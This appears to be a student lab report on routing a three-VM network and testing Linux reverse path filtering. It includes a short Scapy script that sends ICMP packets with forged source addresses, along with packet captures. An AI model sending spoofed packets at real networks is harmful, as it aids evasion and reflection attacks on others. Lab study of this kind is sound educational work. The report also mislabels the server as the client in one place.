


This setup is right for all sub tasks of 3.

Task 3.b: Routing Setup

The objective of this task is to configure the routing on attacker, server and client, so attacker and client can communicate with each other. We will setup the IP routing table of each VM to the correct way.


We first configure server as a router:



```
[01:20:57] 17/11/21 10.0.2.8@server: sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

Now server will behave as a router meaning packets with a different destination IP will be forwarded.


We now will configure attacker's IP route table:



```
[01:19:09] 17/11/21 10.0.2.5@attacker: sudo ip route add 192.168.60.0/24 via 10.
0.2.8
[01:23:16] 17/11/21 10.0.2.5@attacker: ip route
default via 10.0.2.1 dev enp0s3  proto static  metric 100
10.0.2.0/24 dev enp0s3  proto kernel  scope link  src 10.0.2.5  metric 100
169.254.0.0/16 dev enp0s3  scope link  metric 1000
192.168.60.0/24 via 10.0.2.8 dev enp0s3
```

We added subnet 192.168.60.0/24 to attacker's IP route table to route through client (10.0.2.8).


We now will configure server's IP route table:



```
[01:21:13] 17/11/21 10.0.2.8@server: sudo ip route add 192.168.60.0/24 via 192.1
68.60.1
[01:21:23] 17/11/21 10.0.2.8@server: ip route
default via 10.0.2.1 dev enp0s3  proto static  metric 101
10.0.2.0/24 dev enp0s3  proto kernel  scope link  src 10.0.2.8  metric 100
169.254.0.0/16 dev enp0s8  scope link  metric 1000
192.168.60.0/24 via 192.168.60.1 dev enp0s8
192.168.60.0/24 dev enp0s8  proto kernel  scope link  src 192.168.60.1  metric 1
00
```

We added IP subnet 192.168.60.0/24 to route via 192.168.60.1, and 10.0.2.1 is already there as the default route.


We now will configure client's IP route table:



```
[01:24:29] 17/11/21 192.168.60.5@client: ip route
default via 192.168.60.1 dev enp0s3  proto static  metric 100
169.254.0.0/16 dev enp0s3  scope link  metric 1000
192.168.60.0/24 dev enp0s3  proto kernel  scope link  src 192.168.60.5  metric 1
00
```

Client is already configured properly as default, so we didn't need to add anything.


We will now try to ping from attacker to client:



```
[01:23:26] 17/11/21 10.0.2.5@attacker: ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=1.60 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.935 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.590 ms
^C
--- 192.168.60.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.590/1.042/1.603/0.422 ms
```

We can see the ping was successful meaning the routing worked properly.


We will now try to ping from client to attacker:



```
[01:24:32] 17/11/21 192.168.60.5@client: ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=63 time=0.756 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=63 time=1.65 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=63 time=2.00 ms
^C
--- 10.0.2.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2033ms
rtt min/avg/max/mdev = 0.756/1.471/2.001/0.525 ms
```

We can see the ping was successful meaning the routing worked properly.


We will now try to create a telnet connection between attacker and server:



```
[01:27:03] 17/11/21 10.0.2.5@attacker: telnet 192.168.60.5
Trying 192.168.60.5...
Connected to 192.168.60.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
client login: seed
Password:
Last login: Sun Nov 14 14:44:38 IST 2021 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[01:29:03] 17/11/21 192.168.60.5@client: 
```

We can see the connection was successful meaning the routing worked properly.

We will now try to create a telnet connection between server and attacker:



```
[01:27:36] 17/11/21 192.168.60.5@client: telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
attacker login: seed
Password:
Last login: Sun Nov 14 14:45:11 IST 2021 from 192.168.60.5 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[01:28:26] 17/11/21 10.0.2.5@attacker: 
```


We can see the connection was successful meaning the routing worked properly.

Task 3.c: Reverse Path Filtering

Linux kernel implements a filtering rule called reverse path filtering, which ensures the symmetric routing rule. When a packet with the source IP address X comes from an interface (say I), the OS will check whether the return packet will return from the same interface, i.e., whether the routing for packets going to X is symmetric. To check that, the OS conducts a reverse lookup, finds out which interface will be used to route the return packets back to X. If this interface is not I, i.e., different from where the original packet comes from, the routing path is asymmetric. In this case, the kernel will drop the packet.

In this task we will conduct an experiment to see the reverse path filtering in action. We will try to spoof an ICMP packet from attacker to client, from different sources IP and see using Wireshark if the packets were received on the internal network. Meaning server accepted them and forwarded them to client.


The code we used:



```
#!/usr/bin/python3
from scapy.all import *
a = IP(src="10.0.2.45", dst="192.168.60.5")
b=ICMP()
p=a/b
p.show()
send(p)
```

The program is sending a spoofed ICMP packet to server, each time we will change the IP source.


An IP address belonging to the network 10.0.2.0/24:



```
[01:32:23] 17/11/21 10.0.2.5@attacker: sudo python3 spoof_1.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = None
  src       = 10.0.2.45
  dst       = 192.168.60.5
  \options   \
###[ ICMP ]###
     type      = echo-request
     code      = 0
     chksum    = None
     id        = 0x0
     seq       = 0x0
     unused    = ''
```

We sent a spoofed ICMP packet from 10.0.2.45.


We check Wireshark on the internal interface:



Time	Source	Destination	Protocol	Info
2021-11-17 01:32:12…	10.0.2.45	192.168.60.5	ICMP	Echo (ping) request
2021-11-17 01:32:12…	192.168.60.5	10.0.2.45	ICMP	Echo (ping) reply
2021-11-17 01:32:15…	192.168.60.1	192.168.60.5	ICMP	Destination unreachab

We can see the packet was received at internal network and a reply was sent.


An IP address belonging to the internal network 192.168.60.0/24:



```
[01:36:17] 17/11/21 10.0.2.5@attacker: sudo python3 spoof_2.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = None
  src       = 192.168.60.55
  dst       = 192.168.60.5
  \options   \
###[ ICMP ]###
     type      = echo-request
     code      = 0
     chksum    = None
     id        = 0x0
     seq       = 0x0
     unused    = ''
```

This time, we sent a spoofed ICMP packet from 192.168.60.55.


We check Wireshark on the NAT network interface:



Time	Source	Destination	Protocol	Info
2021-11-17 01:36:25…	192.168.60.55	192.168.60…	ICMP	Echo (ping) request
2021-11-17 01:36:57…	PcsCompu_c5:d4:0b	Broadcast	ARP	Who has 10.0.2.8? Te
2021-11-17 01:36:57…	PcsCompu_15:c0:e2	PcsCompu_c…	ARP	10.0.2.8 is at 08:00

We can see the packet was sent to 192.168.60.5, however, looking at Wireshark at the internal network, we can see the packet was not received.


An IP address belonging to the Internet, such as 1.2.3.4:



```
[01:36:25] 17/11/21 10.0.2.5@attacker: sudo python3 spoof_3.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = None
  src       = 1.2.3.4
  dst       = 192.168.60.5
  \options   \
###[ ICMP ]###
     type      = echo-request
     code      = 0
     chksum    = None
     id        = 0x0
     seq       = 0x0
     unused    = ''
```

This time, we sent a spoofed ICMP packet from 1.2.3.4.

We look in Wireshark in internal network:



Time	Source	Destination	Protocol	Info
2021-11-17 01:32:23…	1.2.3.4	192.168.60.5	ICMP	Echo (ping) request
